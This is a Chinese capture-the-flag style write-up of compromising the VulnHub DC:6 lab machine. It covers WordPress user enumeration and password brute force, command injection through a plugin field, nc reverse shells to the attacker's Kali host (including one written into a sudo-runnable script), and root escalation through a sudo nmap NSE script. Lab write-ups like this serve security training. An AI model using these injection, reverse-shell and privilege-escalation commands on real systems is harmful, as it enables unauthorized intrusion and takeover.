
vulnhub-DC:6靶机渗透记录
准备工作
在vulnhub官网下载DC:6靶机DC: 6 ~ VulnHub
导入到vmware,设置成NAT模式
打开kali准备进行渗透(ip:192.168.200.6)
信息收集
利用nmap进行ip端口探测
nmap -sS 192.168.200.6/24

探测到ip为192.168.200.17的靶机,开放了80端口和22端口

再用nmap对所有端口进行探测,确保没有别的遗漏信息
nmap -sV -p- 192.168.200.17

先看看80端口,一直打不开,重定向到了wordy,像DC:2的方法一样操作,修改host文件

vi /etc/hosts

和dc:2的界面一模一样框架也是 WordPress

dirsearch扫描也扫到了/wp-login.php后台登陆页面

接下来和dc:2的操作基本一致
wpscan扫描
使用kali自带的工具wpscan(wordpress框架专门的漏洞扫描工具)列举出所有用户
wpscan --url http://wordy/ -e u

爆出五个用户 admin、jens、graham、mark、sarah,保存下来待会进行爆破

但是用了很多字典都爆破不出来,不知道怎么办的时候才发现在下载地址处的最下面给了线索DC: 6 ~ VulnHub

先cd到/usr/share/wordlists/这个目录,因为rockyou这个文件没有解压不能直接打开
gunzip rockyou.txt.gz
再返回桌面执行作者给的命令
cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
直接使用wordy进行爆破
wpscan --url http://wordy/ -U user -P passwords.txt

爆到用户名mark 密码helpdesk01
nc反弹shell
登陆到刚刚的后台页面,在这里找到了命令执行的地方,试了一下127.0.0.1|ls 发现有漏洞可以执行任意命令,那就可以反弹shell到kali上


使用nc反弹shell,但是那个框有字数限制,用bp抓一下再放出去就解决了
nc -e /bin/bash 192.168.200.6 9999


再使用python 通过pty.spawn()获得交互式shell
python -c'import pty;pty.spawn("/bin/bash")'


root没有权限进不去,但是在home里发现了四个用户,在mark用户发现了一个txt文件,里面有graham的密码 GSo7isUM1D4
使用su切换成graham,看看graham的权限

发现jens下的backups.sh可以不用密码执行,可以用来获取jens的权限
这里有两种方法第一种是写入/bin/bash/,然后以jens的用户来执行文件直接获取权限
这里我记录第二种方法,写入nc命令,然后在另一端监听nc -lvf 9999,最后在以jens用户执行sh文件,再使用python 通过pty.spawn()获得交互式shell,两种方法思路都差不多
echo 'nc 192.168.200.6 9999 -e /bin/bash' > backups.sh

sudo -u jens /home/jens/backups.sh
python -c'import pty;pty.spawn("/bin/bash")'

在看看jens的权限sudo -l

发现root权限namp无需密码,利用这个文件提权
权限提升
namp有执行脚本的功能,那就可以写一个执行bash的脚本文件,通过namp执行来提权
echo 'os.execute("/bin/sh")' > getroot.nse   //nes脚本后缀

sudo nmap --script=/home/jens/getroot.nse   //namp执行


DONE
参考文章
vulnhub-DC:6靶机渗透记录的更多相关文章
- vulnhub-DC:2靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-2,311/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:5靶机渗透记录
准备工作 在vulnhub官网下载DC:5靶机DC: 5 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-DC:1靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机https://www.vulnhub.com/entry/dc-1,292/ 导入到vmware 打开kali准备进行渗透(ip:192.168.200 ...
- vulnhub-DC:3靶机渗透记录
准备工作 在vulnhub官网下载DC:1靶机www.vulnhub.com/entry/dc-3,312/ 导入到vmware 导入的时候遇到一个问题 解决方法: 点 "虚拟机" ...
- vulnhub-DC:4靶机渗透记录
准备工作 在vulnhub官网下载DC:4靶机https://www.vulnhub.com/entry/dc-4,313/ 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:19 ...
- vulnhub-DC:7靶机渗透记录
准备工作 在vulnhub官网下载DC:7靶机DC: 7 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 已经知道了靶 ...
- vulnhub-DC:8靶机渗透记录
准备工作 在vulnhub官网下载DC:8靶机DC: 8 ~ VulnHub 导入到vmware,设置成NAT模式 打开kali准备进行渗透(ip:192.168.200.6) 信息收集 利用nmap ...
- vulnhub-XXE靶机渗透记录
准备工作 在vulnhub官网下载xxe靶机 导入虚拟机 开始进行渗透测试 信息收集 首先打开kali,设置成NAT模式 查看本机ip地址 利用端口扫描工具nmap进行探测扫描 nmap -sS 19 ...
- DC 1-3 靶机渗透
DC-1靶机 端口加内网主机探测,发现192.168.114.146这台主机,并且开放了有22,80,111以及48683这几个端口. 发现是Drupal框架. 进行目录的扫描: 发现admin被禁止 ...
随机推荐
- 温故而知新--day5
温故而知新--day5 ip地址 IP是英文Internet Protocol的缩写,意思是"网络之间互连的协议",也就是为计算机网络相互连接进行通信而设计的协议.当多个设备要进行 ...
- Map类型的Json格式
示例代码: Map<String, Object> map = new HashMap<>();// boolean 类型 map.put("boolean" ...
- mysql 事务,锁,隔离机制
mysql架构 锁 为了解并发问题,引入锁,mysql中锁分为读锁和写锁,即share lock和exclusive lock.故名思义,share lock之间不互斥,share lock和excl ...
- beego搭建api服务
beego介绍 beego是一个Golang实现的开源Go应用开发框架,他可以用来快速开发 API.Web 及后端服务等各种应用,是一个 RESTful的框架,主要设计灵感来源于tornado.sin ...
- 【Spring Cloud & Alibaba 实战 | 总结篇】Spring Cloud Gateway + Spring Security OAuth2 + JWT 实现微服务统一认证授权和鉴权
一. 前言 hi,大家好~ 好久没更文了,期间主要致力于项目的功能升级和问题修复中,经过一年时间的打磨,[有来]终于迎来v2.0版本,相较于v1.x版本主要完善了OAuth2认证授权.鉴权的逻辑,结合 ...
- Unity 消消乐开发思路
以简单的方式讲述游戏开发思路,暂时没有实践,如有错误,欢迎各位大佬指错 关卡数据保存方式 数据保存我选用json,可读性强,解析快 消消乐物体处理方式 消消乐物体我将以预制体的方式使用(把物品拖到As ...
- 解决CentOS下service 功能 不能使用 bash: service: command not found
首先检查自己是否 使用的是root用户 在centos系统中,如果/sbin目录下没有service这个命令,就会出现 bash: service: command not found 解决步骤如下: ...
- 20、wordpress博客url静态化
20.1 wordpress没有实现伪静态时的网页: 20.2进入wordpress后台: 1.设置 2.固定链接 3.自定义链接 /archives/%post_id%.html #%post_id ...
- UVA 10689 Yet another Number Sequence 矩阵快速幂 水呀水
#include <iostream> #include <cstdio> #include <cstring> #include <algorithm> ...
- 多es 集群数据迁移方案
前言 加入新公司的第二个星期的星期二 遇到另一个项目需要技术性支持:验证es多集群的数据备份方案,需要我参与验证,在这个项目中需要关注到两个集群的互通性.es集群是部署在不同的k8s环境中,K8s环境 ...